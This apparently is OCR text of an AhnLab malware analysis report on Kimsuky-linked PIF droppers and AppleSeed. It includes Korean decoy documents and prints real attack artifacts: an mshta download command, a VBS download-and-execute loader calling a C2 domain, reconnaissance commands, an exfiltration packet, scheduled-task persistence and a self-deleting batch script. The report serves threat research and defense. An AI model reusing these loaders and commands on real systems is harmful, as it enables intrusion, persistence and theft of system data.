



Figure 12. 211014-915mm(0deg).h5 file



업 무 협 조 전 [redacted]

문서번호 :	협조(구2) 21-001	발신일자 :	2021. 07. 08.
수신부서 :	설계팀장, 연구1팀장	발신부서 :	구매2팀장
참 조 :	품질1팀장	발신자명 :	[redacted]

제 목 : 개발구매 발주 및 수입검사 프로세스 관련 업무 협조 요청

표 시 : ☐ 긴급처리 ☐ 답신요망 ☐ 검토 ☐ 재전송 ☐ 보고 ☑ 기타

1. 귀 부(팀)의 원활한 협조에 감사드립니다.

2. 개발구매 발주 및 수입검사 프로세스의 효율적 운영을 위하여 대전사업장의 각 부서에 업무 협조 요청사항을 전달드리오니, 추후 업무에 반영하여 주시기 바랍니다.

가. 발주 관련


(1) 구매제작의뢰 요청일자 : 매주 월, 수요일

※ 월요일 의뢰 건 : 화,수 이내 처리 / 수요일 의뢰 건 : 목,금 이내 처리

※ 상기 처리계획은 상황에 따라 변동될 수 있음.

(2) 선진행 소요 시, 사전에 구매2팀 담당자에게 관련 내용의 메일 발송 요청

Figure 13. [Business Cooperation Agreement] Cooperation (Old 2) 21-001_Cooperation request for tasks related to purchase order for development and purchase & incoming inspection process_Purchase Team 2.pdf file




2021년 [redacted] 업무보고

2021. 1. 21. (목)

"강한 안보, 자랑스러운 군, 함께하는 국방"

Figure 14. 2021 *** Work Report Edited.pdf file



2021년 사업 발주 계획

('21. 03. 16. 화)

□ 총괄


구분	계	재정사업			대미사업		
		소계	'20년 이월	'21년 신규	소계	'20년 이월	'21년 신규
건수	38	34	6	28	4	4	미정
비고	종심 : 14 적격 : 24	종심 : 11 적격 : 23	종심 : 1 적격 : 5	종심 : 10 적격 : 18	종심 : 3 적격 : 1	종심 : 3 적격 : 1	–

□ 세부현황

청색 : 종합심사제, 검정 : 적격심사제

순번	사업부서	사 업 명	공사비 (억원)	용역비 (억원)	설계사	시기	담당자	비고
1	해군/해병	[redacted]	322	19	[redacted]	2월	[redacted]	
2	공군/국직	[redacted]	346	20	[redacted]	3월	[redacted]	이월
3	민자	[redacted]	357	22.87	[redacted]	3월	[redacted]	
4	육군	[redacted]	250	10.01	[redacted]	3월	[redacted]	
5	육군	[redacted]	223	14.7	[redacted]	4월	[redacted]	이월
6	육군	[redacted]	253	14.98	[redacted]	4월	[redacted]	이월
7	육군	[redacted]	258	16.03	[redacted]	5월	[redacted]	토목
8	육군	[redacted]	290	16.38	[redacted]	5월	[redacted]	
9	해군/해병	[redacted]	276	19	[redacted]	5월	[redacted]	토목

Figure 15. 1. 2021 Business Plan (Supplemented by referencing materials from Installation Agency) - 210316-1.hwp file



〈건설반 일일 상황보고 양식〉

[redacted] 도로시설국 (09.27)


(담당자: 부서명 김00, 02-2100-0000)

□ 현황 및 실적

('21.09.27일 기준)

공사현장	총 근로자 수			최근 2주 해외방문			비고
	계	내국인	외국인 (중국인)	계	내국인	외국인(중국인)	
보령-태안 1	187	174	13 (0)	0	0	0 (0)	-
보령성주우회	35	29	6 (6)	-	-	- (-)	-
보령-부여	187	183	4 (-)	-	-	- (-)	

Figure 16. 210927 COVID-19 Response (Boryeong-Taean 1)_merged.hwp file



한미 정상회담(5.21) 참고 자료

1. 개관

❑ 문재인 대통령은 조 바이든 미국 대통령의 초청으로5.19(수)-5.22(토)간 미국을 방문하여 5.21(금) 백악관에서 한미 정상회담을 개최할 예정

❑ 코로나19 발발 이후 첫 대통령 해외방문이며, 문 대통령 취임 이후 열 번째 한미 정상회담이자, 네 번째 미국 양자 방문(유엔 총회 계기 방미는 별도)

* 그간 한미 정상회담 개최 현황
1차/2017. 6.30./워싱턴/문재인 대통령 방미(6.28.-7.1.)
2차/ 2017. 9.21./뉴욕/유엔총회
3차/2017.11. 7./서울/트럼프 대통령 방한(11.7.-8.)
4차/2018. 5.22./워싱턴/문재인 대통령 방미(5.21.-22.)

Figure 17. ROK-US summit (May 21st) Reference Material (edited).hwp file

AhnLab

1.2.3. Thread #3

Thread #3 executes scripts using mstha to perform additional malicious behaviors. It executes the following command through the CreateProcessA() function. As for the script malware that is downloaded and executed through mshta.exe, it will be discussed in 1.3. Additional Script.

```
- Command: mshta.exe hxxp://get.seino.p-e[.]kr/?query=5
```

1.2.4. Thread #4

The thread creates a BAT file with a random name in the %TEMP% directory and executes it via the CreateProcessW() function. The executed script, which is a command that deletes the created BAT file is shown below.

The main thread is configured to be terminated after all additionally created threads are completed. When the malware is terminated, the executed BAT file deletes itself and the BAT script.


```
:goto_redel
rd /s /q "[executable file name]"
del "[executable file path]"
if exist "[executable file path]" goto goto_redel
del "C:\Users\[user name]\AppData\Local\Temp\[random name].tmp.bat"
```

1.3. Additional Script

The PIF dropper malware mentioned earlier installs AppleSeed backdoor to trick users into thinking that they are opening an innocuous document file. Also, it also installs additional external payloads. To do so, it downloads a script through mshta.exe from the third thread and executes it. The downloaded VBS script can send basic information of the infected environment and download additional malware.

1.3.1. Primary Script

First, the short VBS script is downloaded through mshta.exe and executed. The code simply requests a certain URL and executes another VBS script received as a response.



```
<html>
<script language="VBScript">
On Error Resume Next:
Set bdzknrjadyjt = CreateObject(MSXML2.ServerXMLHTTP.6.0):
bdzknrjadyjt.open "GET", "http://get.seino.p-e.kr/index.php?query=xc", False:
bdzknrjadyjt.Send:
bahwnkairltwyytu=bdzknrjadyjt.responseText:
Execute(bahwnkairltwyytu):
Set eskruxgmu = CreateObject(WScript.Shell):
eskruxgmu.run taskkill /im mshta.exe /f, 0, true:

Private Function wbyngymlop(ByVal udutyrgj)
For tqnm = 1 To Len(udutyrgj) Step 2
wbyngymlop = wbyngymlop & Chr("&H" & Mid(udutyrgj, tqnm, 2))
Next
End Function
</script>
</html>
```

Figure 18. First Script (Deobfuscated)


The second script that is run by the script above is a VBS script, consisting of approximately one hundred lines. It steals information about the infected system and sends it to the C&C server. A function that can download and execute files is also included, but it may not always be executed depending on the situation.

1.3.2. Secondary Script

To collect the information of the infected system, the script first executes the following commands and saves the result as a file MSO2069.acl.

```
> hostname
> systeminfo
> net user
> query user
> route print
> ipconfig /all
> arp -a
> netstat -ano
> tasklist
> tasklist /svc
```

The file is encoded with certutil.exe that is a default Windows program and saved as a file with the name MSO2079.acl, which is then sent to the C&C server. The data sent takes a disguise of something similar to a certificate to bypass detection as shown in Figure 19.



```
POST http://get.seino.p-e.kr/index.php?query=3 HTTP/1.1
Content-Type: multipart/form-data; boundary=----fHixseidlwersfd
Accept: */*
Accept-Language: ko
Referer: http://get.seino.p-e.kr/?query=5
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Connection: Keep-Alive
Content-Length: 34030
Host: get.seino.p-e.kr

------fHixseidlwersfd
Content-Disposition: form-data; name="MAX_FILE_SIZE"

240000000
------fHixseidlwersfd
Content-Disposition: form-data; name="u"; filename="cmd"
Content-Type: application/octet-stream

-----BEGIN CERTIFICATE-----
dm13aW43aw0KDQrIo726xq4gwMy4pzogICAgICAgICAgICAgVk1XSU43Sw0KT1Mg
wMy4pzogICAgICAgICAgICAgICAgIE1pY3Jvc29mdCBXaW5kb3dzIDcgVWx0aW1h
dGUgSyANCk9TILn2wPw6ICAgICAgICAgICAgICAgICA2LjEuNzYwMSBTZXJ2aWNl
IFBhY2sgMSC69LXlIDc2MDENCk9TIMGmwba+98O8OiAgICAgICAgICAgICBNaWNy
b3NvZnQgQ29ycG9yYXRpb24NCk9TILG4vLo6ICAgICAgICAgICAgICAgICC1triz
```

Figure 19. Example of packet content that is sent to C2 server

Afterward, the script registers the following two commands to the task scheduler.

```
> cmd /c schtasks /Create /SC minute /MO 20 /TN GoogleCache /TR "wscript //e:vbscript //b C:\ProgramData\Chrome\.NetFramework.xml" /f
> cmd /c schtasks /Create /SC minute /MO 1 /TN GoogleUpdate /TR "regsvr32 /s C:\ProgramData\Chrome\update.cfg" /f
```

The content of the .NetFramework.xml file that is created by the script is shown below. It accesses a particular URL and executes the script that is sent in response.

```
On Error Resume Next:Set sztnfpcgijjomecl = CreateObject("MSXML2.ServerXMLHTTP.6.0"):sztnfpcgijjomecl.open "POST", "hxxp://get.seino.p-e[.]kr/index.php?query=6", False:sztnfpcgijjomecl.Send:Execute(sztnfpcgijjomecl.responseText):
```

The script that was downloaded during the analysis is a code that forcibly terminates the mshta.exe process that is currently being executed as shown below.

```
Set WShell=CreateObject("WScript.Shell"):retu=WShell.run("cmd /c taskkill /im mshta.exe /f" , 0 ,true)
```

In essence, one task downloads an additional script from external sources and executes it. The other task executes a file in a certain path using regsvr32. If the attacker responds with a script that installs additional malware files in the C:\ProgramData\Chrome\update.cfg path instead of the auto-termination script, the additional malware will be executed by the second task scheduler.

2. Analysis of Downloader Malware

As mentioned earlier, there is a downloader malware among those installed by the PIF dropper. This malware operates after being registered to the task scheduler and essentially performs the role of a downloader: periodically accessing the C&C server to download and execute additional payloads.


Currently, multiple downloader malware types can be checked in AhnLab's ASD infrastructure. They likely created malware strains used by the Kimsuky group. Note that according to a report made by S2W LAB, there has been cases of the downloader malware downloading and installing the Meterpreter backdoor in infected environments.[1]

2.1. Downloader

2.1.1. Install Process

As for the analysis sample, when the downloader malware is executed, it first creates the Intel folder in the %ALLUSERSPROFILE% (ProgramData) folder and copies itself with the name "Driverdriver.cfg." Most samples choose ProgramData as the installation folder, but some select %APPDATA% (\AppData\Roaming) instead. There are also cases of the file name being driver.cfg instead of Driverdriver.cfg.

When the copying process is over, the malware executes the file in the copied path using regsvr32.exe. The actual malicious behaviors are performed in the downloader process that is executed following the steps shown above. When the install process is over, the file that is initially executed is auto-deleted. It is a method that uses a batch file and is frequently employed by malware strains that were recently used by the Kimsuky group.



```
:goto_redel
rd /s /q "C:\Test\Downloader.dll"
del "C:\Test\Downloader.dll"
if exist "C:\Test\Downloader.dll" goto goto_redel
del "C:\Users\[UserName]]\AppData\Local\Temp\AA5.tmp.bat"
```

Figure 20. Auto-delete Batch file

